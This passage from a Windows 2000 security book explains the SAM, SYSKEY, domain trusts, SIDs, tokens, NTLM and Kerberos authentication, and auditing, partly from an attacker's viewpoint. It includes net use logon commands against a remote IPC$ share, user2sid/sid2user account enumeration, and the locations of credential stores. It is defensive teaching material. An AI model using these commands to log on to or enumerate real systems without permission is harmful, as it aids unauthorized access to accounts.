Where is all of this information about accounts and passwords kept? On all NT and stand-alone Windows 2000 computers, the Security Accounts Manager (SAM) contains user account name and password information. The password information is kept in a scrambled format such that it cannot be unscrambled using known techniques (although the scrambled value can still be guessed, as you will see in Chapter 8). The scrambling procedure is called a *one-way function* (OWF) or hashing algorithm, and it results in a *hash* value that cannot be decrypted. We will refer a great deal to the password hashes in this book. The SAM makes up one of the five Registry hives and is implemented in the file %systemroot%\system32\config\sam.

On Windows 2000 domain controllers, user account/hash data is kept in the Active Directory (%systemroot%\ntds\ntds.dit by default). The hashes are kept in the same format, but they must be accessed via different means.

SYSKEY


Under NT, password hashes were stored directly in the SAM file. Starting with NT4 Service Pack 3, Microsoft provided the ability to add another layer of encryption to the SAM hashes called SYSKEY. SYSKEY, short for SYStem KEY, essentially derived a random 128-bit key and encrypted the hashes again (not the SAM file itself, just the hashes). To enable SYSKEY on NT4, you have to run the SYSKEY command, which presents a window like the following:



Hitting the Update button in this window presents further SYSKEY options, namely the ability to determine how or where the SYSKEY is stored. The SYSKEY can be stored in one of three ways:

- ▼ **Mode 1** Stored in the Registry and made available automatically at boot time (this is the default)
- **Mode 2** Stored in the Registry but locked with a password that must be supplied at boot time
- ▲ **Mode 3** Stored on floppy disk that must be supplied at boot time

The following illustration shows how these modes are selected:



Windows 2000 implements SYSKEY Mode 1 by default, and thus passwords stored in either the SAM or Active Directory are encrypted with SYSKEY as well as hashed. It does not have to be enabled manually, as with NT4 SP3 and greater. In Chapters 8 and 14, we will discuss the implications of SYSKEY and mechanisms to circumvent it.

FORESTS, TREES, AND DOMAINS

To this point, we have been discussing NT/2000 in the context of individual computers. A group of NT/2000 systems can be aggregated into a logical unit called a *domain*. Windows 2000 domains can be created arbitrarily by simply promoting one or several Windows 2000 servers to a domain controller. Domain controllers (DCs) are secure storage repositories for shared domain information and also serve as the centralized authentication authorities for the domain. In essence, a domain sets a distributed boundary for shared accounts. All systems in the domain share a subset of accounts. Unlike NT, which specified *single-master* replication from Primary Domain Controllers (PDCs) to Backup Domain Controllers (BDCs), Windows 2000 domain controllers are all peers and engage in *multi-master* replication of the shared domain information.

As a consequence of Windows 2000's implementation of Active Directory, domains are no longer the logical administrative boundary they once were under NT. Supradomain structures called *trees* and *forests* exist above domains in the hierarchy of AD. Trees are mostly related to naming conventions and have few security implications, but forests demarcate the boundary of Windows 2000 directory services and are thus the ultimate boundary of administrative control. Figure 2-2 shows the structure of a sample Windows 2000 forest.




Figure 2-2. A sample Windows 2000 forest

Although we're glossing over a great deal of detail about Active Directory and Windows 2000's new domain model, we are going to stop this discussion here in order to keep focused on the aspect of domains that are the primary target for malicious attackers: account information.

Scope: Local, Global, and Universal

You've probably noticed the continuing references to local accounts and groups versus global and universal accounts. Under NT, members of *local* groups had the potential to access resources within the scope of the local machine, whereas members of *global* groups were potentially able to access resources domain-wide (more on *domains* in a minute). Local groups can contain global groups, but not vice-versa because local groups have no meaning in the context of a domain. Thus, a typical strategy would be to add domain users (aggregated in a global group to ease administrative burden) to a local group to define access control to local resources. For example, when a computer joins a domain, the Domain Admins global group is automatically added to the Local Administrators group, allowing any members of Domain Admins to authenticate to and access all resources on the computer.

Windows 2000 complicates this somewhat. Table 2-5 lists the scopes relevant to Windows 2000.

Depending on the mode of the domain (*native* versus *mixed-mode*, see "References and Further Reading"), these types of groups have different limitations and behaviors.

Scope	Description	Members May Include	May Be Granted Access to Resources On
Local	Intra-computer	Accounts from <i>any</i> domain, global groups from <i>any</i> domain, and universal groups from <i>any</i> domain	Local computer only
Domain Local	Intra-domain	Accounts, global groups, and universal groups from <i>any</i> domain; domain local groups from the <i>same</i> domain	Only in the <i>same</i> domain
Global	Inter-domain	Accounts from the <i>same</i> domain and global groups from the <i>same</i> domain	<i>Any</i> domain in the forest
Universal	Forest-wide	Accounts from <i>any</i> domain, global groups from <i>any</i> domain, and universal groups from <i>any</i> domain	<i>Any</i> domain in the forest

Table 2-5. Windows 2000 Group Scopes

Trusts

Much like NT4, Windows 2000 can form inter-domain relationships called *trusts*. Trust relationships only create the potential for inter-domain access, they do not explicitly enable it. A trust relationship is thus often explained as building a bridge without lifting the tollgate. For example, a trusting domain may use security principles from the trusted domain to populate access control lists (ACLs) on resources, but this is only at the discretion of the administrators of the trusting domain and is not inherently set up.

Trusts can be said to be *one-way* or *two-way*. A one-way trust means that only one domain trusts the other, not vice versa. Two-way trusts define two domains that trust each other. A one-way trust is useful for allowing administrators in one domain to define access control rules within their domain, but not vice-versa.

Trusts can also be transitive or nontransitive. Transitive trusts mean that if Domain A transitively trusts Domain B and Domain B transitively trusts Domain C, then Domain A transitively trusts Domain C.

By default, all domains within a Windows 2000 forest have transitive, two-way trusts between each other. Windows 2000 can establish one-way, nontransitive trusts to other domains outside of the forest or to NT4 domains.

Administrative Boundaries: Forest or Domain?

We are frequently asked the question: “What is the actual security boundary within a Windows 2000 forest, a domain or the forest?” The short answer to this question is that while the domain is the primary administrative boundary, it is no longer the airtight security boundary that it was under NT, for several reasons.

One reason is the existence of universal groups that may be granted privileges in any domain within the forest because of the two-way transitive trusts that are automatically established between every domain within the forest. For example, consider members of the Enterprise Admins and Schema Admins who are granted access to certain aspects of child forests by default. These permissions must be manually removed to prevent members of these groups from performing actions within a given domain.

You must also be concerned about Domain Admins from all other domains within the forest as well. A little-known fact about Windows 2000 Active Directory forests, as stated in the Windows 2000 Server Resource Kit Deployment Planning Guide, is that “[D]omain administrators of any domain in the forest have the potential to take ownership and modify any information in the Configuration container of Active Directory. These changes will be available and replicate to all domain controllers in the forest. Therefore, for any domain that is joined to the forest, you must consider that the Domain Administrator of that domain is trusted as an equal to any other Domain Administrator.” The Deployment Planning Guide goes on to specify the following scenarios that would necessitate the creation of more than one forest.

(The following material is quoted directly from the Windows 2000 Server Resource Kit Deployment Planning Guide—see the “References and Further Reading” section.)

If individual organizations:

Do Not Trust Each Other’s Administrators

A representation of every object in the forest resides in the global catalog. It is possible for an administrator who has been delegated the ability to create objects to intentionally or unintentionally create a “denial of service” condition. You can create this condition by rapidly creating or deleting objects, thus causing a large amount of replication to the global catalog. Excessive replication can waste network bandwidth and slow down global catalog servers as they spend time to process replication.

Cannot Agree on a Forest Change Policy

Schema changes, configuration changes, and the addition of new domains to a forest have forest-wide impact. Each of the organizations in a forest must agree on a process for implementing these changes, and on the membership of the Schema Administrators and Enterprise Administrators groups. If organizations cannot agree on a common policy, they cannot share the same forest...

Want to Limit the Scope of a Trust Relationship

Every domain in a forest trusts every other domain in the forest. Every user in the forest can be included in a group membership or appear on an access control list on any computer in the forest. If you want to prevent certain users from ever being granted permissions to certain resources, then those users must reside in a different forest than the resources. If necessary, you can use explicit trust relationships to allow those users to be granted access to resources in specific domains.

If you are unable to yield administrative control of your domain, we suggest that you maintain separate forests. Of course, you then lose all the benefits of a unified forest model, such as a shared global catalogue and directory object space, and you also add the overhead of managing an additional forest. This is a good illustration of the trade-off between convenience and security.

The Flip Side: Can I Trust an Internet-Facing Domain?

We are also often asked the opposite question: is it pertinent to create a separate forest in order to add semi-trusted domains to the organization? This question is especially pertinent to creating a domain that will be accessible from the Internet, say for a Web server farm. This situation can be handled in one of two ways. One, you could create a separate forest/domain and establish old-style, explicit one-way trust to a domain within the main forest to protect it from potential compromise of the Internet-facing forest/domain. Again, you would lose the benefit of a shared directory across all domains in this scenario while gaining the burden of multiforest management.

The other option is to collapse the Internet-facing domain into an organizational unit (OU) within a domain that is administrated by trusted personnel. The administrator of the OU can then be delegated control over only those objects that are resident in the OU. Even if that account becomes compromised, the damage to the rest of the forest is limited.

Implications of Domain Compromise

So what does it mean if a domain within a forest becomes compromised? Let's say a hacker knocks over a domain controller in an Internet-facing domain, or a disgruntled employee suddenly decides to play rogue Domain Admin. Here's what they might attempt, summarizing the points made in this section on forest, tree, and domain security.

At the very least, every other domain in the forest is at risk because Domain Admins of any domain in the forest have the ability to take ownership and modify any information in the Configuration container of Active Directory and may replicate changes to that container to any domain controller in the forest.

Also, if any external domain accounts are authenticated in the compromised domain, the attacker may be able to glean these credentials via the LSA Secrets cache (see Chapter 8), expanding his influence to other domains in the forest.

Finally, if the root domain is compromised, members of the Enterprise Admins or Schema Admins have the potential to exert control over aspects of every other domain in the forest, unless those groups have had their access limited manually.

To summarize Windows 2000 forests, trees, and domains from the malicious hacker's perspective:

Domain controllers are the most likely target of malicious attacks, since they house a great deal more account information. They are also the most likely systems in a Windows 2000 environment to be heavily secured and monitored, so a common ploy is to attack more poorly defended systems on a domain and then leverage this early foothold to subsequently gain complete control of any domains related to it. The extent of the damage done through the compromise of a single system is greatly enhanced when accounts from one domain are authenticated in other domains via use of trusts. The boundary of security in Windows 2000 is the forest, not the domain as it was under NT.

SIDS

So far, we have been talking about security principles using their friendly names, such as Administrator or Domain Admins. However, Windows NT/2000 manipulates these objects internally using a globally unique 48-bit number called a *Security Identifier*, or SID. This prevents the system from confusing the local Administrator account from Computer A with the identically-named local Administrator account from Computer B, for example.

The SID is comprised of several parts. Let's take a look at a sample SID:

```
S-1-5-21-1507001333-1204550764-1011284298-500
```

SIDs are prefixed with an S, and its various components are separated with hyphens. The first value (in this example, 1) is the revision number, and the second is the identifier authority value (it's always 5 for Windows 2000). Then there are four *subauthority* values (21 and the three long strings of numbers, in this example) and a *Relative Identifier* (RID) (in this example, 500) that make up the remainder of a SID.

SIDs may appear complicated, but the important concept to understand is that one part of the SID is unique to the installation or domain, and another part is shared across all installations and domains (the RID). When Windows 2000 is installed, the local computer issues a random SID. Similarly, when a Windows 2000 domain is created, it is assigned a unique SID. Thus, for any Windows 2000 computer or domain, the subauthority values will always be unique (unless purposely tampered with or duplicated, as in the case of some low-level disk-duplication techniques).

However, the RID is a constant value across all computers or domains. For example, a SID with RID 500 is always the true Administrator account on a local machine. RID 501 is the Guest account. On a domain, RIDs starting with 1000 indicate user accounts (for example, RID 1015 would be the fourteenth user account created in the domain). Suffice to say that renaming an account's friendly name does nothing to its SID, so the account can always be identified, no matter what. Renaming the true Administrator account only changes the friendly name—the account is always identified by Windows 2000 (or a malicious hacker with appropriate tools) as the account with RID 500.

Some other well-known SIDs include:

S-1-1-0	Everyone
S-1-2-0	Interactive users
S-1-3-0	Creator Owner
S-1-3-1	Creator Group

Why You Can't Log On as Administrator Everywhere

As is obvious by now (we hope), the Administrator account on Computer A is different from the Administrator account on Computer B because they have different SIDs, and Windows 2000 can tell them apart even if humans can't.

This feature can cause headaches for the uninformed hacker. Occasionally in this book, we will encounter situations where logging on as Administrator fails. For example:

```
C:\>net use \\192.168.234.44\ipc$ password /u:Administrator
System error 1326 has occurred.
```

```
Logon failure: unknown user name or bad password.
```

One might be tempted to turn away at this point, without recalling that Windows automatically passes the currently logged-on users credentials during network logon attempts. Thus, if the user was currently logged on as Administrator on the client, this logon attempt would be interpreted as an attempt to logon to the remote system using the local Administrator from the client. Of course, this account has no context on the remote server. You can manually specify the logon context using the same net use command with the remote domain, computer name, or IP address prepended to the username with a backslash, like so:

```
C:\>net use \\192.168.234.44\ipc$ password /u:domain\Administrator
The command completed successfully.
```

Obviously, prepend the remote computer name or IP address if the system you are connecting to is not a member of a domain. Remembering this little trick will come in handy when we discuss remote shells in Chapter 7; the technique we use to spawn such remote shells often results in a shell running in the context of the SYSTEM account. Executing net use commands within the LocalSystem context cannot be interpreted by remote servers, so you almost always have to specify the domain or computer name as shown in the previous example.

Viewing SIDs with user2sid/sid2user

You can use the user2sid tool from Evgenii Rudnyi to extract SIDs. Here is user2sid being run against the local machine:

```
C:\>user2sid Administrator
```

```
S-1-5-21-1507001333-1204550764-1011284298-500
```

```
Number of subauthorities is 5
Domain is CORP
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser
```

The `sid2user` tool performs the reverse operation, extracting a username given a SID. Using the SID extracted in the previous example:

```
C:\>sid2user 5 21 1507001333 1204550764 1011284298-500
```

```
Name is Administrator
Domain is CORP
Type of SID is SidTypeUser
```

Note that the SID must be entered starting at the identifier authority number (which is always 5 in the case of Windows 2000), and spaces are used to separate components rather than hyphens.

NOTE

As we will discuss in Chapter 4, this information can be extracted over an unauthenticated session from any Windows 2000 system running SMB services in its default configuration.

PUTTING IT ALL TOGETHER: AUTHENTICATION AND AUTHORIZATION

Now that you know the players involved, let's discuss the heart of the Windows 2000 security model: authentication and access control (authorization). How does the operating system decide whether a security principle can access a protected resource?

First, Windows 2000 must determine if it is dealing with a valid security principle. This is done via authentication. The simplest example is a user who logs on to Windows 2000 via the console. The user strikes the standard CTRL-ALT-DEL attention signal to bring up the Windows 2000 secure logon facility and then enters an account name and password. The secure logon facility passes the entered credentials through the user mode components responsible for validating them, as shown in Figure 2-1 (Winlogon and LSASS). Assuming the credentials are valid, Winlogon creates a *token* (or *access token*) that is then attached to the user's logon session and is produced on any subsequent attempt to access resources.

NOTE

The secure logon facility can be Trojan-ed by Administrator-equivalent users, as we will discuss in Chapter 8.

The Token

The token contains a list of all of the SIDs associated with the user account, including the account's SID, and the SIDs of all groups and special identities of which the user account

is a member (for example, Domain Admins or INTERACTIVE). You can use a tool like whoami (included in the Windows 2000 Resource Kit) to discover what SIDs are associated with a logon session, as shown here:

```
C:\>whoami /all
[User]      = "CORPDC\jsmith"  S-1-5-21-1822001333-1575872029-1985284398-1000

[Group  1] = "CORPDC\None"  S-1-5-21-1822001333-1575872029-1985284398-513
[Group  2] = "Everyone"    S-1-1-0
[Group  3] = "BUILTIN\Administrators"  S-1-5-32-544
[Group  4] = "LOCAL"      S-1-2-0
[Group  5] = "NT AUTHORITY\INTERACTIVE" S-1-5-4
[Group  6] = "NT AUTHORITY\Authenticated Users" S-1-5-11

(X) SeChangeNotifyPrivilege      = Bypass traverse checking
(O) SeSecurityPrivilege          = Manage auditing and security log
(O) SeBackupPrivilege            = Back up files and directories
(O) SeRestorePrivilege           = Restore files and directories
(O) SeSystemtimePrivilege        = Change the system time
(O) SeShutdownPrivilege          = Shut down the system
(O) SeRemoteShutdownPrivilege    = Force shutdown from a remote system
(O) SeTakeOwnershipPrivilege     = Take ownership of files or other objects
(O) SeDebugPrivilege             = Debug programs
(O) SeSystemEnvironmentPrivilege = Modify firmware environment values
(O) SeSystemProfilePrivilege     = Profile system performance
(O) SeProfileSingleProcessPrivilege = Profile single process
(O) SeIncreaseBasePriorityPrivilege = Increase scheduling priority
(X) SeLoadDriverPrivilege        = Load and unload device drivers
(O) SeCreatePagefilePrivilege    = Create a pagefile
(O) SeIncreaseQuotaPrivilege     = Increase quotas
(X) SeUndockPrivilege            = Remove computer from docking station
```

This example shows that the current process is run in the context of user jsmith, who is a member of Administrators and Authenticated Users and also belongs to the special identities Everyone, LOCAL, and INTERACTIVE. You can also see what privileges jsmith possesses.

NOTE

DumpTokenInfo by David Leblanc is another good token analysis tool. See the "References and Further Reading" section for a link.

When jsmith attempts to access a resource, such as a file, the Security Reference Monitor (SRM) compares his token to the Discretionary Access Control List (DACL) on the object. A DACL is a list of SIDs that are permitted to access the object, and in what ways (such as read, write, execute, and so on). If one of the SIDs in jsmith's token matches a SID in

the DACL, then jsmith is granted access as specified in the DACL. This process is diagrammed in Figure 2-3.

Impersonation

To save network overhead, Windows NT/2000 is designed to *impersonate* the user account context when it requests access to resources on a remote server. Impersonation works by letting the server notify the SRM that it is temporarily adopting the token of the client making the resource request. The server can then access resources on behalf of the client, and the SRM validates all access as normal. The classic example of impersonation is anonymous requests for Web pages via IIS. IIS impersonates the IUSR_*machinename* account during all of these requests.

Restricted Token

Windows 2000 introduces a new kind of token, the *restricted token*. A restricted token is exactly like a regular token except that it can have privileges removed, and SIDs in the token can be marked *deny-only* or *restricted*. Restricted tokens are used when Windows 2000




Figure 2-3. Authorization in Windows 2000

wants to impersonate a user account at a reduced privilege level. For example, an application might derive a restricted token from the primary or impersonation token in order to run an untrusted code module if inappropriate actions could be performed using the primary token's full privileges.

Delegation

Delegation is a new feature in Windows 2000 that allows the transfer of control over an object to other accounts. We mention it here because it is often confused with aspects of impersonation, when it really has nothing to do with it. Delegation is simply an easy mechanism for resetting DACLs on directory objects so that another user account can administer those objects.

Network Authentication

Local authentication to Windows 2000 via the CTRL-ALT-DEL attention signal is straightforward, as we have described. However, logging on to Windows 2000 via the network, the primary goal of the malicious hacker, involves exploiting network authentication. We will discuss this here briefly to inform discussions in later chapters on several weaknesses associated with some components of Windows 2000 network authentication protocols.


Both NT and 2000 primarily utilize *challenge/response* authentication, wherein the server issues a random value (the challenge) to the client, which then performs a cryptographic hashing function on it using the hash of the user's password and sends this newly hashed value (the response) back to the server. The server then takes its copy of the user's hash from the local SAM or AD, hashes the challenge it just sent, and compares it to the client's response. *Thus, no passwords ever traverse the wire during Windows NT/2000 authentication, even in encrypted form.* The challenge/response mechanism is illustrated in Figure 2-4 and is described more fully in KB Article Q102716.

Step 3 of this diagram is the most critical. NT/2000 can use one of three different hashing algorithms to scramble the 8-byte challenge:

- ▼ LANMan (LM) hash
- NTLM hash
- ▲ NTLM version 2 (NTLMv2)

In Chapter 5, we will discuss a weakness with the LM hash that allows an attacker with the ability to eavesdrop on the network to guess the password hash itself relatively easily, and then use it to attempt to guess the actual password offline. Yes, even though the password hash never traverses the network!

To combat this, Microsoft released an improved NT-only algorithm, NTLM, with NT4 Service Pack 3 and a further secured version in NT4 SP4 called NTLM v2. Windows 95/98 clients do not natively implement NTLM, so the security offered by NTLM and NTLMv2 was not typically deployed on mixed networks in the past (the DSClient utility that comes on the Windows 2000 CD-ROM upgrades Windows 9x clients so that they can perform NTLM and NTLMv2 authentication).



Homogenous Windows 2000 environments can use the built-in Kerberos v5 protocol that is new in Windows 2000 (we discuss Windows 2000 Kerberos in Chapter 16). However, Windows 2000 is completely backward compatible with LM, NTLM, and NTLMv2 and will downgrade to the appropriate authentication protocol if Kerberos cannot be negotiated. Kerberos will only be used if both client and server support it, both machines are referenced by their DNS or machine name (not IP address), and both the client and server belong to the same forest (unless a third-party Kerberos implementation is used).

Table 2-6 presents a quick summary of NT/2000 LAN-oriented authentication mechanisms.

For simplicity's sake, we have purposely left out of this discussion consideration of Microsoft's Challenge Handshake Authentication Protocol (MS-CHAP), which is used for remote access, Web-based authentication, as well as other protocols used by

Authentication Type	Supported Clients	Comments
LANMan	All	WFW and Windows 9x must use this, but it is susceptible to eavesdropping attacks; Dsclient allows Windows 9x to use NTLM.
NTLM	NT4 SP3, Windows 2000	Much more robust security than LANMan.
NTLMv2	NT4 post-SP4, Windows 2000	Improved security over NTLM, recommended for heterogeneous NT4/2000 environments.
Kerberos	Windows 2000 only	Longer track record security-wise, but only used if end-to-end Windows 2000 and intra-forest.

Table 2-6. Windows LAN-oriented authentication protocols

Windows in different situations. Although these protocols are slightly different from what we have described so far, they still depend on the four core protocols described in Table 2-6, which are used in some form or another to authenticate all network access.

AUDITING

We've talked a lot about authentication and access control so far, but the Windows NT/2000 security subsystem can do more than simply grant or deny access to resources. It can also *audit* such access. The Windows 2000 *audit policy*, that is, which events to record, is defined via the Security Policy interface (see Chapter 16). The audit policy is stored in the Local Security Authority Subsystem (LSASS; see Figure 2-1), which passes it to the Security Reference Monitor (SRM) at bootup and whenever it changes. The SRM works in concert with the Windows 2000 Object Manager to generate audit records and send them to LSASS. LSASS adds relevant details (the account SID performing the access, and so on) and writes them to the Event Log, which in turn records them in the Security Log.

If auditing is set for an object, a System Access Control List (SACL) is assigned to the object. The SACL defines which operations by which users should be logged in the security audit log. Both successful and unsuccessful attempts can be audited.

For Windows 2000 systems, we recommend that the system audit policy be set to the most aggressive settings (auditing is disabled by default). That is, enable audit of success/failure for all of the Windows 2000 events except process tracking, as shown in Figure 2-5.




Figure 2-5. Recommended Windows 2000 audit settings

Note that enabling auditing of object access does not actually enable auditing of all object access; it only enables the potential for object access to be audited. Auditing must still be specified on each individual object. On Windows 2000 domain controllers, heavy auditing of directory access may incur a performance penalty. Make sure to tailor your audit settings to the specific role of the system in question.

SUMMARY

Here is a list of some of the important points we have covered in this chapter:

- ▼ All access to Windows 2000 is *authenticated* (even if it is as the Everyone identity), and an access *token* is built for all successfully authenticated accounts. This token is used to *authorize* all subsequent access to resources on the system by the Security Reference Monitor (SRM). To date, no one has publicly disclosed a technique for defeating this architecture, other than running software in kernel mode, where the SRM operates.
- The Local Administrator account is one of the juiciest targets on a Windows 2000 system because it is one of the most powerful accounts. All other accounts have very limited privileges relative to the Administrator. Compromise of the Administrator is thus almost always the ultimate goal of an attacker.
- The Administrators group is the juiciest target on a local Windows 2000 system, because members of this group inherit Administrator-equivalent privileges. Domain Admins and Enterprise Admins are the juiciest targets

on a Windows 2000 domain because joining their ranks elevates privileges to all-powerful on the domain or forest. Compromise of an account that is already a member of one of these groups, or addition of a compromised account to the local Administrators, Domain Admins, or Enterprise Admins is thus almost always the ultimate goal of an attacker.

- The Everyone group can be leveraged to gain a foothold on a Windows 2000 system without authenticating. Also, the INTERACTIVE identity is required in many instances to execute privilege escalation attacks against Windows 2000 (see Chapter 6).
- Account information is kept in the SAM (%systemroot%\system32\config\sam) or Active Directory (%systemroot%\ntds\ntds.dit) by default. Passwords are irreversibly scrambled (*hashed*) such that the corresponding cleartext cannot be derived directly, although it can be cracked, as we will see in Chapter 8. It can also be stored in a reversibly encrypted format (cleartext) if the reversible encryption option is selected on the domain controller via the local security policy (disabled by default).
